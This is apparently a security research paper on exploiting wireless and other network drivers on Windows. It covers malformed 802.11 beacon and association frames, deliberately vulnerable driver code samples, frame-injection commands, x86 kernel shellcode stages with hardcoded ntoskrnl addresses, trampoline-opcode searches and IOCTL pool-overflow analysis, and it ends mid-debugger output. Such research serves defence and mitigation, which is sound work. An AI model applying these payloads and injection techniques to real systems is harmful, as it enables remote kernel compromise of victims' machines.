Remote and Local Exploitation of Network Drivers

Yuriy Bulygin

Intel Corporation
Security Center of Excellence (SeCoE)
JF4-318, 2111 NE 25th Ave, Hillsboro, OR 97124-5861, USA
yuriy.bulygin@intel.com

Abstract. During 2006 vulnerabilities in wireless LAN drivers gained an increasing attention in security community. One can explain this by the fact that any hacker can take control over every vulnerable laptop without having any ”visible” connection with those laptops and execute a malicious code in kernel.
This work describes the process behind hunting remote and local vulnerabilities in wireless LAN drivers as well as in other types of network drivers. The first part of the work describes simple and much more advanced examples of remote execution vulnerabilities in wireless device drivers that should be considered during vulnerabilities search. We demonstrate an example design of kernel-mode payload and construct a simple wireless frames fuzzer. The second part of the work explains local privilege escalation vulnerabilities in I/O Control device driver interface on Microsoft® Windows®, introduces a technique to uncover them. The third part of the work describes specific examples of local vulnerabilities in network drivers that can be exploited remotely and an exploitation technique. In the last part of the work we present case studies of remote and local vulnerabilities mitigated in Intel® Centrino® WLAN device drivers.

Table of Contents

1 Introduction

This work describes vulnerabilities in wireless network drivers that can allow both remote and local arbitrary code execution. It describes several real-world examples of exploiting device drivers for Intel® Centrino® wireless adapters on Microsoft® Windows®. Most of the results of this work relate to vulnerabilities in wireless LAN drivers. However, in the conclusion we briefly discuss vulnerabilities in other types of network drivers.

Here is a brief summary of the paper:

- Section 2 starts with the description of wireless LAN frame format that is important for identifying vulnerabilities in WLAN drivers and briefly introduces a WLAN environment for vulnerability analysis. Then it describes simple and more complicated remotely exploitable vulnerabilities, kernel-mode payload example and demonstrates construction of a simple WLAN frames fuzzer.
- Section 3 discusses locally exposed privilege escalation vulnerabilities in common IOCTL driver interface and introduces `IOCTLBO` driver fuzzing tool developed to uncover them.
- Section 4 explains specific local vulnerabilities discussed in section 3 in network drivers remotely and introduces a new technique to exploit them.
- Section 5 describes case studies of vulnerabilities identified and mitigated in Intel® Centrino® WLAN drivers.

2 Remotely exploitable vulnerabilities

2.1 Wireless LAN frames

Wireless LAN frames always start with a fixed-length 802.11 *MAC header* containing type and subtype of wireless frame, other Frame Control flags, source, destination and BSSID MAC addresses and fragment/sequence numbers [2]. In all examples of vulnerabilities the paper uses *Management* frames (type `0x0`). One particular example of Management frames is a *Beacon* frame (subtype `0x1000`). Wireless station uses two methods of resolving wireless networks - *active* and *passive scanning*. Beacon frames are transmitted by wireless Access Points (AP) to advertise their presence and capabilities to wireless stations. When passively scanning for wireless networks wireless station is listening for Beacon frames as opposed to transmitting *Probe Request* management frames to actively scan for a certain network. Beacon management frames are most

frequently used to exploit wireless LAN drivers because wireless station receives Beacon frames and a malicious payload even while not connected to any WLAN.

For example, fixed-length 802.11 MAC header of a Beacon management frame looks as follows:

```
802.11 MAC Header
  Version:              0  [0 Mask 0x03]
  Type:                 0x00  Management  [0]
  Subtype:              0x1000  Beacon  [0]
Frame Control Flags:    0x00000000  [1]
                        0... .... Non-strict order
                        .0.. .... WEP Not Enabled
                        ..0. .... No More Data
                        ...0 .... Power Management - active mode
                        .... 0... This is not a Re-Transmission
                        .... .0.. Last or Unfragmented Frame
                        .... ..0. Not an Exit from the Distribution System
                        .... ...0 Not to the Distribution System

  Duration:             0  Microseconds  [2-3]
  Destination:          FF:FF:FF:FF:FF:FF  Ethernet Broadcast  [4-9]
  Source:               00:xx:xx:xx:xx:xx  [10-15]
  BSSID:                00:xx:xx:xx:xx:xx  [16-21]
  Seq. Number:          2570  [22-23 Mask 0xFFF0]
  Frag. Number:         0  [22 Mask 0x0F]
```

802.11 MAC header is followed by a variable length *Frame body* which depends on type and subtype of the wireless frame. Management frame body contains mandatory fixed parameters, for example, Capability Information or Authentication Algorithm Number, Association ID, Reason/Status Codes etc. Fixed parameters are followed by one or more mandatory or optional variable-length tagged information elements (IE) that can be generally represented by the following structure:

```
typedef struct
{
  UINT8 IE_ID;
  UINT8 IE_Length;
  UCHAR IE_Data[1];
} IE;
```

Appendix A provides an example of complete Beacon management frame containing *SSID* and *Supported Rates* information elements.

2.2 Remote fuzzing of wireless LAN drivers

These information elements are of a particular interest to the attackers. There are several reasons for that:

– the length of an information element `Length` comes right before its data in the frame and is used by the driver in element buffer processing. Thus sending unexpected element length may lead to unpredictable (by the driver) behavior;
– information elements can contain up to `0xff` bytes allowing to place shellcode in there.
– a wireless LAN frame contains multiple such information elements allowing to place much larger shellcode.

Let's take a look at the following two examples of modified Supported Rates information element in the Beacon frame. Both of the examples have incorrect semantics but are perfectly valid in terms of frame format specification.

Example 1:

```
Supported Rates
  Element ID:           1  Supported Rates  [39]
  Length:               65  [40]
  Supported Rate:       1.0  (BSS Basic Rate)
  Supported Rate:       2.0  (BSS Basic Rate)
  Supported Rate:       5.5  (BSS Basic Rate)
```

Example 2:

```
Supported Rates
  Element ID:           1  Supported Rates  [39]
  Length:               9  [40]
  Supported Rate:       1.0  (BSS Basic Rate)
  Supported Rate:       2.0  (BSS Basic Rate)
  Supported Rate:       5.5  (BSS Basic Rate)
  Supported Rate:       6.0  (Not BSS Basic Rate)
  Supported Rate:       9.0  (Not BSS Basic Rate)
  Supported Rate:       11.0  (BSS Basic Rate)
  Supported Rate:       12.0  (Not BSS Basic Rate)
  Supported Rate:       18.0  (Not BSS Basic Rate)
  Supported Rate:       18.0  (Not BSS Basic Rate)
```

Both of the examples can cause an overflow if the driver doesn't handle Supported Rates correctly, for example fail this frame. Note `Length` of Supported Rates element. The first example has `Length` significantly exceeding the actual

length of the element, the second example has `Length` corresponding to the actual size of the element but exceeding the maximum size that the element can have. Supported Rates element according to the specification can contain up to `NDIS_802_11_LENGTH_RATES (8)` bytes as defined in `ntddndis.h`. A simple example of the vulnerability that the driver may have is reading `Length` byte of Supported Rates element and copying the next `Length` bytes into a 8-byte buffer on the stack.

A complete code of a simple fuzzer for a Supported Rates tagged element within Beacon management frame is demonstrated in Appendix B.

2.3 More advanced remote vulnerabilities

The previous section of the paper described simple wireless LAN drivers vulnerabilities. It considered only SSID and Supported Rates elements as targets for placing shellcode inside a Beacon frame. These are the most obvious ways to exploit a vulnerability in wireless driver and are therefore the first targets used by attackers. Vulnerabilities also exist in driver code that parses and processes other types of frames and information elements.

For example consider Association Response frames that are sent by wireless access point to station in response to Association Request frame requesting association with this AP. When exploiting the driver using Beacon or Probe Response frames the attacker typically needs to send tens or hundreds of thousands of frames with a delay as small as possible to flood corresponding frames from legitimate access points. Sending lots of malformed frames is obviously suspicious and may trigger IDS alert or attract network administrator's attention. Aggressive beaconing can also significantly reduce throughoutput of wireless networks. Whereas only less than a hundred Association Response frames are enough to flood a single Association Response frame sent by a legitimate access point to make sure a vulnerable driver receives one malformed frame.

The Association Response frame cannot be injected anytime the attacker wishes. The attacker must inject these frames when the vulnerable driver has already exchanged Authentication frames with some access point and is in authenticated state. The attacker must send malformed Association Response frames exactly at the moment when the vulnerable station tries to connect to some AP. The BSSID (MAC address of access point) of malformed Association Response frame should also be the same as BSSID of access point that the vulnerable station tries to associate with. In some cases SSID element should also be the same.

According to [2] a management frame of Associated Response subtype can contain only one tagged information element - Supported Rates (`0x01`). In fact Association Response frames can also have Extended Supported Rates (`0x32`) and a bunch of vendor specific tagged elements that can contain malicious code. Figure 1 shows the contents of such captured Association Response management frame.




Fig. 1. Sample association response management frame

What if the attacker sends a malicious payload within a tagged element that the management frame doesn't actually support? Surprisingly, wireless firmware and a device driver may allow management frames to contain other tagged information elements invalid for this frame type and subtype. For example, Association Response frames may contain SSID (`0x0`) that is not allowed by the specification.

Previously the payload occupied a single information element of a frame. It limits the length of the payload by `0xff` bytes which in some cases may not be enough. Consider the following hypothetical vulnerability that allows injection of a larger payload.

```
#define TOTAL_IES_LEN 512
typedef struct _IES
{
  UINT16 len;
  UINT8 totalIEs[ TOTAL_IES_LEN ];
} IES, *PIES;

WIFI_STATUS parseManagementFrameIEs
  ( PIES pIEs, VOID* pFrame, UINT16 uFrameLen )
{
..
  switch( type_subtype )
    {
      case BEACON:
      case PROBE_RESPONSE:
      case ASSOCIATION_RESPONSE:
        {
          pIEs->len = uFrameLen - sizeof(ASSOCIATION_RESPONSE_HDR);
          NdisMoveMemory( pIEs->totalIEs, pFrame, pIEs->len );
        }
    }
..
}
```

The above vulnerable wireless driver code parses management frame and copies all information elements into internal buffer without checking the total length of all information elements after subtracting the fixed length of Association Response frame header (forget about underflow for now ;). This buffer overflow vulnerability allows an attacker to distribute shellcode over several information elements to inject a larger payload. Appending a shellcode longer than 512 bytes to fixed Association Response frame header or placing parts of the shellcode into several information elements (e.g. in SSID, Supported Rates and Extended Supported Rates) allows an attacker to inject a payload of almost arbitrary length.

Obviously wireless LAN fuzzer should support injection of the following parameters of malformed frames:

- arbitrary large garbage appended to the fixed frame header;
- the total length of all information elements.

So far the paper considered information elements independent of each other, i.e. vulnerability in the driver code parsing a certain information elements depends solely upon the length and contents of this element. However this may not be the case for all vulnerabilities. The paper next will describe two hypothetical vulnerabilities triggered by a combination of more that one information element.

Consider a Beacon frame containing Supported Rates and Extended Supported Rates tagged elements. Wireless driver stores connection information retrieved from parsed management frames into the following internal structure:

```
typedef struct _AP_INFO
  {
    ..
    NDIS_802_11_SSID ssid;
    UCHAR rates_count;
    NDIS_802_11_RATES_EX rates;
    ..
  }
AP_INFO, *PAP_INFO;
```

Both rates and extended rates are stored in `rates` array defined in ntddndis.h. It can contain up to 16 (`NDIS_802_11_LENGTH_RATES_EX`) bytes. The following driver code parses management frame elements into the `AP_INFO` structure:

```
AP_INFO apInfo;
..
PAP_INFO pAPInfo = &apInfo;
while( .. )
{
  ..
  ie_id  = ((UINT8 *)pFrame)++;
  ie_len = ((UINT8 *)pFrame)++;

  switch( ie_id )
  {
    case IE_TAG_SSID:
    {
      pAPInfo->Ssid.SsidLength = ie_len;
      NdisMoveMemory( (PVOID)pAPInfo->Ssid.Ssid, pFrame, ie_len );
      pFrame += ie_len;
      break;
    }
    case IE_TAG_RATES:
    {
      pAPInfo->rates_count = ie_len;
      NdisMoveMemory( (PVOID)(&pAPInfo->rates),
                      pFrame,
                      min( ie_len, NDIS_802_11_LENGTH_RATES_EX ) );
      pFrame += ie_len;
      break;
    }
  ..
    case IE_TAG_EXTENDED_RATES:
    {
      NdisMoveMemory( (PVOID)(&pAPInfo->rates[ pAPInfo->rates_count ]),
                      pFrame,
                      min( ie_len, NDIS_802_11_LENGTH_RATES_EX -
                                   pAPInfo->rates_count ) );
```

```
      pAPInfo->rates_count += ie_len;
      pFrame += ie_len;
      break;
     }
  }
}
```

Note that the code attempts to avoid stack overflows using `min`. Indeed, it's not possible to overflow `rates` buffer by sending either long Supported Rates or long Extended Supported Rates element as the code will copy only up to `NDIS_802_11_LENGTH_RATES_EX` bytes of the element contents. Despite the length of copied contents is limited by the size of the destination buffer the `rates_count` member of the structure is set to the actual length of the element sent within the management frame, i.e. up to `0xff`. There's also an integer underflow in `IE_TAG_EXTENDED_RATES` case which allows copying negative number of bytes of Extended Supported Rates element if `rates_count` exceeds 16.




Fig. 2. Malformed Beacon frame with both supported rates and extended supported rates elements containing a shellcode

So let's craft the frame (see Figure 2) that sends a payload within Extended Supported Rates element preceded by Supported Rates element exceeding 16 bytes (`NDIS_802_11_LENGTH_RATES_EX`). Supported Rates element is 17 bytes long in this example. After parsing Supported Rates `rates_count` internal variable is set to 17. After that the driver reached Extended Supported Rates element and `NdisMoveMemory` will try to copy the least between `ie_len` and `NDIS_802_11_LENGTH_RATES_EX - pAPInfo->rates_count` bytes, i.e. -1 bytes, into the stack buffer `rates`. `NdisMoveMemory` is a macro to `memcpy` and takes `size_t` length argument. Guess what we will get on a target system.

Using more than one information element of a wireless frame to contain shellcode was also used in Broadcom® exploit described by Johnny Cache, H D Moore and Matt Miller in [3].

In the previous example we have seen that the vulnerability may depend on the length and order of two or more IEs in the frame. The next example shows that successful exploitation of the vulnerability may depend on the contents of the specific IE. The example uses the same code snippet. The reader might have noticed that the above code contains another vulnerability due to unchecked `NdisMoveMemory` call in the `IE_TAG_SSID` case. To exploit it the attacker would have needed to send oversized SSID element. However, the SSID element length is limited by 255 bytes and the `apInfo` structure (`ssid` buffer to be more precise) can reside way below EBP (e.g. at `ebp-0x100`). In this case writing up to 255 bytes of SSID into the buffer will not overwrite the saved EIP and EBP registers. Despite this "inconvenience", the attacker can overwrite `rates_count` member of `apInfo` structure by sending SSID longer than 32 bytes. The attacker may send a 33-byte long SSID with the last byte greater than 16 followed by Extended Supported Rates element containing kernel payload. As in the previous example, overwriting `rates_count` with the value greater than 16 will cause the driver to copy -1 bytes into `rates` stack buffer.

2.4 Wireless LAN exploitation environment

To identify vulnerabilities remotely in wireless LAN drivers or firmware typically three systems should be configured.

1. A victim system with a wireless adapter and installed driver for wireless adapter under investigation. As we are going to search for kernel-mode vulnerabilities in victim WLAN driver we need to have a kernel-mode debugger and symbols for the victim driver. On Windows XP operating system the

choice is between Microsoft WinDbg (or `kd`) or SoftICE from Compuware DriverStudio [2].

2. A system running a fuzzer to inject wireless frames. A convenient way is to boot this system from one of pentesting linux LiveCD distributions such as BackTrack 2.0 [1] or Auditor that have wireless drivers patched for injection. Frame injection and fuzzing can be done by home-brew raw-injection fuzzer shown in in Appendix A, simple `file2air` utility written by Joshua Wright injecting frames using `madwifi` driver patched for injection, LORCON [3] or a wireless Metasploit 3.0 extensions that also integrates with LORCON library but adds Metasploit wrapper in Ruby [5] or Scapy [7].
   Below is an example of using simple `file2air` tool to send 100 frames from `assocresp_exrates.bin` file with 1500 usecs delay:

```
# ./file2air -i ath0 -r madwifi -n 100 -w u1500
           -d 00:xx:xx:xx:xx:xx
           -b 00:xx:xx:xx:xx:xx
           -s 00:xx:xx:xx:xx:xx
           -f ./assocresp_exrates.bin
```

   `ath0` interface is configured for injection at the same channel as the victim adapter in Monitor only mode:

```
# vi ./ath_setup.sh

ifconfig ath0 up
iwconfig ath0 mode monitor channel 11
iwpriv ath0 mode 2
```

   To use raw injection device with Prism headers older version of `madwifi` driver should be configured to create `ath0raw` interface for injection. The following lines should be added to interface setup script:

```
sysctl -w dev.ath0.rawdev=1
ifconfig ath0raw up
```

   `madwifi-ng` (included with BackTrack 2 final, for example) doesn't support `rawdev` sysctl therefore to enable raw injection use the following setup:

```
#!/bin/sh
wlanconfig ath3 create wlandev wifi0 wlanmode monitor
ifconfig ath3 up
iwconfig ath3 mode monitor channel 6
iwpriv ath3 mode 2
```

   Instead of `ath3` any non-existing interface name can be used.

3. A system configured as a sniffer to capture wireless frames. WireShark (former Ethereal) [6] can be used for capturing frames. While injecting frames into the vulnerable driver it's very easy to sink in a flood of hundreds of thousands of wireless frames from surrounding stations and access points. WireShark provides a convenient way to filter specific frames. Below is an example of a filter for Beacon frames targeting only vulnerable station out of all sniffed packets:
   `wlan.fc.type_subtype==8 && wlan.da==00:13:13:13:13:13`
   The first condition filters only Beacon frames and the second filters frames having destination MAC address of the target vulnerable station. The following example filters only Association Request and Response frames:
   `wlan.fc.type_subtype==0 || wlan.fc.type_subtype==1`

Note that instead of two different systems, a single system with two WLAN cards can be configured to both inject and sniff wireless LAN frames. An excellent guide to WLAN environment setup is given by David Maynor [4].

3 Execution of kernel-mode payload

To have a complete picture of remote exploitation of vulnerabilities in wireless drivers a simple payload will be used. Note that exploiting vulnerabilities in device drivers requires designing kernel mode shellcode which significantly differs from user mode shellcode.

For demonstration only purpose the kernel payload uses hardcoded addresses of `ntoskrnl` on Windows XP SP2 with turned off hardware DEP (`\noexecute=AlwaysOff`). To make payload more Windows version independent one should resolve `ntoskrnl` image base and addresses of required functions. Image base is resolved by calling SIDT instruction to get IDTR, using vectors in Interrupt Descriptor Table (IDT) that point to ISRs in `ntoskrnl`, scanning lower addresses for "MZ" signature to get image base and then parsing export table to resolve function addresses. This method is described by Jack Barnaby in [5].

Following logical decomposition of kernel mode payload described in [6] payload execution can be represented by the following stages.

Migration. Most of NDIS miniport functions are running at `DISPATCH_LEVEL` IRQL including `MiniportQueryInformation` and `MiniportSetInformation` servicing OID requests. Therefore, payload needs to drop its IRQL to a `PASSIVE_LEVEL` using a call to `ntoskrnl!KeLowerIrql` routine to unmask dispatch level interrupts allowing thread scheduler to run and schedule the next context switch.

Otherwise, the thread executing the payload is not subject to preemtion and recovery stage of the payload will freeze the system.

```
; --[------------------------------------------------------
; --[ Lower IRQL to PASSIVE_LEVEL
; --[------------------------------------------------------

; -- call ntoskrnl!KeLowerIrql( PASSIVE_LEVEL );
xor cl, cl
mov eax, 0x80547a65
call eax
```

This demo payload does not use Stager component to relocate its core functionality. The payload is entirely executed from the stack in the context of exploited thread. The payload should do something useful to demonstrate that the vulnerability is exploitable. For example, use `ntoskrnl!Inbv*` boot video driver native API functions to reset screen on the exploited system and display "0WN3D" string on it. Again hardcoded addresses are used for simplicity.

```
; --[------------------------------------------------------
; --[ Acquire access to display
; --[ Reset display
; --[ Print string on the display
; --[------------------------------------------------------

; -- call ntoskrnl!InbvAcquireDisplayOwnership
mov eax, 0x8052d0d3
call eax

; -- call ntoskrnl!InbvResetDisplay
push 0x0
mov eax, 0x8052cf05
call eax

; -- call ntoskrnl!InbvDisplayString
lea eax, [esp+0x3d]
push eax
mov eax, 0x8050b3b0
call eax
```

Recovery. After executing the payload should not crash the system otherwise all results may be lost. It's a complicated task for an attacker to reconstruct corrupted stack after shellcode completed execution. Due to this reason kernel payload needs to either stop/suspend execution of a current driver thread or to execute forever and make sure that other threads can also execute and the system doesn't hang. Below is an example of recovering from kernel mode payload by yielding thread's execution to other system and user threads in a loop using native ntoskrnl function `ZwYieldExecution`. This technique prevents the system from freezing and discussed in [5]. Other recovery techniques are discussed

in [6]. While yielding execution shellcode outputs “0WN3D” to debugger using `DbgPrint` routine.

```
; --[-----------------------------------------------------
; --[ Yield execution in a loop to avoid freezing the system
; --[ Print smth in a loop
; --[-----------------------------------------------------

; -- ntoskrnl!DbgPrint("0WN3D");
yield_loop:
lea eax, [esp+0x3d]
push eax
mov eax, 0x80502829
call eax
add esp, 4

; -- call ntoskrnl!ZwYieldExecution
mov eax, 0x804ddc74
call eax
jmp yield_loop
```

Finding a trampoline opcodes such as `jmp esp`, `call esp` or `push esp - ret` is easy with either `findjmp2` [9] or any other similar utility. Here’s an example of using `findopcodes`:

```
findopcodes ntoskrnl.exe ffd4
findopcodes v0.1 - searches a binary for a sequence of opcodes (in hex)
(c) 2006 c7zero, play nice..

[findopcodes] searching "ntoskrnl.exe" for opcodes \xff\xd4
2180096B read from file: "ntoskrnl.exe"
found @ off: 0x0000de27
found @ off: 0x00013403
found @ off: 0x0001a507
found @ off: 0x0001d9eb
found @ off: 0x00029f7f
found @ off: 0x001c95db
found @ off: 0x001f1858
[findopcodes] found 7 occurrences
```

Then one needs to add `nt`’s image base to found offset to get the address. Launching LiveKd [10]:

```
kd> lm m nt
start    end        module name
804d7000 806eb400   nt         (pdb symbols)          c:\Symbols\ntoskrnl.pdb
```

For example the address of `jmp esp` is 0x0000de27 + 0x804d7000 = 0x804e4e27. One can directly search for suitable trampoline opcodes using any kernel debugger.

In SoftICE:

```
: mod ntos*
hMod Base     PEHeader Module Name    File Name
     804D7000 804D70E8 ntoskrnl       \WINNT\System32\ntoskrnl.exe
: S 804D7000 L ffffff ff,d4
Pattern found at 0010:804E4E27 (0000DE27)
: S 804D7000 L ffffff ff,e4
Pattern found at 0010:804E91D3 (000121D3)
```

Or in KD:

```
kd> s nt L200000 54 c3
8064163d  54 c3 04 89 95 80 fd ff-ff 8b 04 81 89 85 5c fd  T.............\.
806b8d00  54 c3 75 bc 9d 1d d1 65-c0 dd ce 63 54 c4 13 c7  T.u....e...cT...
kd> u 8064163d
nt!WmipQuerySingleMultiple+0x132:
8064163d 54              push    esp
8064163e c3              ret
```

4 Local privilege escalation vulnerabilities

4.1 Exploiting I/O Control codes

I/O Control Codes (IOCTLs) are used for communication between user-mode applications and drivers, or for communication internally among drivers in a stack. I/O control codes are sent using IRPs.


User-mode applications send IOCTLs to drivers by calling DeviceIoControl, which is described in Platform SDK documentation. Calls to DeviceIoControl cause the I/O Manager to create an IRP with IRP_MJ_DEVICE_CONTROL major I/O function and pass it down to the device driver. [9]

Windows driver architecture defines a common communication interface between device drivers and upper-level protocol drivers and user-mode applications which is more interesting[1]. IOCTLs can be public, i.e. common for all drivers or a specific type of drivers, or private, i.e. defined by driver vendor. Important property of IOCTLs is that they define a method that will be used by I/O Manager to transfer request data from user-application to device driver and return data back to the application. The two least significant bits of IOCTL code value defines either *Buffered I/O*, *Direct I/O* or *Neither I/O* transfer method.

When *Buffered I/O* transfer method is defined by IOCTL in `IRP_MJ_DEVICE_CONTROL` request, the I/O Manager copies contents from input user-mode buffer to a system buffer allocated from kernel Non-paged pool. The system buffer is used for

[1] Similar communication interface exists on other OSes

transferring input from application to the driver and output from the driver to application. As a result the size of this input/output system buffer is the larger of the sizes of input and output buffers. I/O Manager provides access to the system buffer in the IRP to the driver in `Irp->AssociatedIrp.SystemBuffer`. The driver supplies output data by overwriting input data in the system buffer after it completes processing request. I/O Manager copies contents of the system buffer back to application user-mode output buffer. While processing IRP device driver may copy data to one or more internal buffers allocated from kernel pool or stack. Buffered I/O method is described in the following figure:



A vulnerable device driver may corrupt either some of its internal buffers or system buffer allocated by I/O Manager. To encounter vulnerability that corrupts internal buffers an attacker will have to send correct I/O Control code of `IRP_MJ_DEVICE_CONTROL` major function.

Despite Windows Network Driver Interface Specification (NDIS) architecture allows defining custom IOCTLs standard IOCTLs are also defined to set or query capabilities or statistics of NDIS miniport drivers:

```
IOCTL_NDIS_QUERY_SELECTED_STATS
IOCTL_NDIS_QUERY_GLOBAL_STATS
```

Each object is represented by an object identifier (OID) in NDIS MIB database. To trigger the vulnerability the attacker needs to pass OID along with IOCTL code. As invalid OIDs are caught by device drivers relatively early during request processing it may seem that only valid OIDs may contain vulnerabilities. However, the following example demonstrates that even invalid OIDs can be exploited to get kernel level privileges. A device driver may overflow system buffer when copying contents back to it after processing request and failing to properly verify the length of system buffer. Consider the following code:

```
// -- pIn and pOut point to I/O Manager SystemBuffer in Buffered I/O
```

```
pin_query_buf  = (PQUERY_IN)pIn;
pout_query_buf = (PQUERY_OUT)pOut;
oid = pInBuf->OID;

// -- copy input buffer to internal driver buffer
NdisMoveMemory( &buf, &pin_query_buf->request, in_len - sizeof(oid) );

// -- queryOID doesn't change contents of buf if OID is invalid
queryOID( oid, &buf, out_len );
```

In this example device driver copies arbitrary length SystemBuffer into an internal buffer `buf` without checking its size which obviously leads to overflow of `buf`. The OID doesn't have to be valid as it's verified in `queryOID` function.

Another type of IOCTL vulnerability specific to Buffered I/O method can allow an attacker to exploit corrupted system buffer allocated by I/O Manager from non-paged kernel pool is described in the advisory [11]. Consider the following source code of the same driver function. As opposed to the previous example there is a check implemented to verify that input data isn't larger than a driver internal buffer.

```
typedef struct _QUERY_IN
  {
    DWORD oid;
    UCHAR request[];
  } QUERY_IN, *PQUERY_IN;
typedef struct _QUERY_OUT
  {
    DWORD oid;
    DWORD status;
    UCHAR response[];
  } QUERY_OUT, *PQUERY_OUT;
..
// -- pIn and pOut point to I/O Manager SystemBuffer in Buffered I/O
pin_query_buf  = (PQUERY_IN)pIn;
pout_query_buf = (PQUERY_OUT)pOut;
oid = pin_query_buf->OID;

// -- check for internal buf overflows
if( in_len < sizeof(oid) || in_len > sizeof(buf) )
  return STATUS_INVALID_INPUT;

// -- copy input buffer to internal driver buffer
NdisMoveMemory( &buf, &pin_query_buf->request, in_len );

// -- queryOID doesn't change contents of buf if OID is invalid
queryOID( oid, &buf, out_len );

// -- copy contents of internal driver buffer back to SystemBuffer
NdisMoveMemory( &pout_query_buf->response, &buf, out_len );
```

The above code assumes first 4 bytes of input data in SystemBuffer is OID followed by request data. Note that before calling `queryOID` the function copies `in_len` bytes of `request` data to the internal buffer starting with the 5th byte. It therefore copies a first dword of an adjacent pool chunk header along with the real request data. Since OID is invalid then `queryOID` function leaves contents of `buf` untouched. The second `NdisMoveMemory` call copies `out_len` bytes of `buf` buffer back to SystemBuffer but again starting with `response` offset, 9th byte of SystemBuffer. As a result two DWORDs of a chunk adjacent to SystemBuffer are overwritten. Finally a SystemBuffer pool chunk (first 2 DWORDs is a pool chunk header at address 0x88b87dd8) and overwritten header of adjacent pool chunk (last 2 DWORDs at address 0x88b87ee0) look as follows:


```
kd> !pool 88b87dd8
Pool page 88b87dd8 region is Nonpaged pool
 88b87dd0 size:    8 previous size:   20  (Free)       File
*88b87dd8 size:  108 previous size:    8  (Allocated) *Io
Pooltag Io   : general IO allocations, Binary : nt!io
88b87ee0 is not a valid small pool allocation, checking large pool...
88b87ee0 is freed (or corrupt) pool
Bad previous allocation size @88b87ee0, last size was 21
kd> dc 88b87dd8 l50
88b87dd8  0a210001 20206f49 00000000 00000000  ..!.Io  ........
88b87de8  61616161 61616161 61616161 61616161  aaaaaaaaaaaaaaaa
..
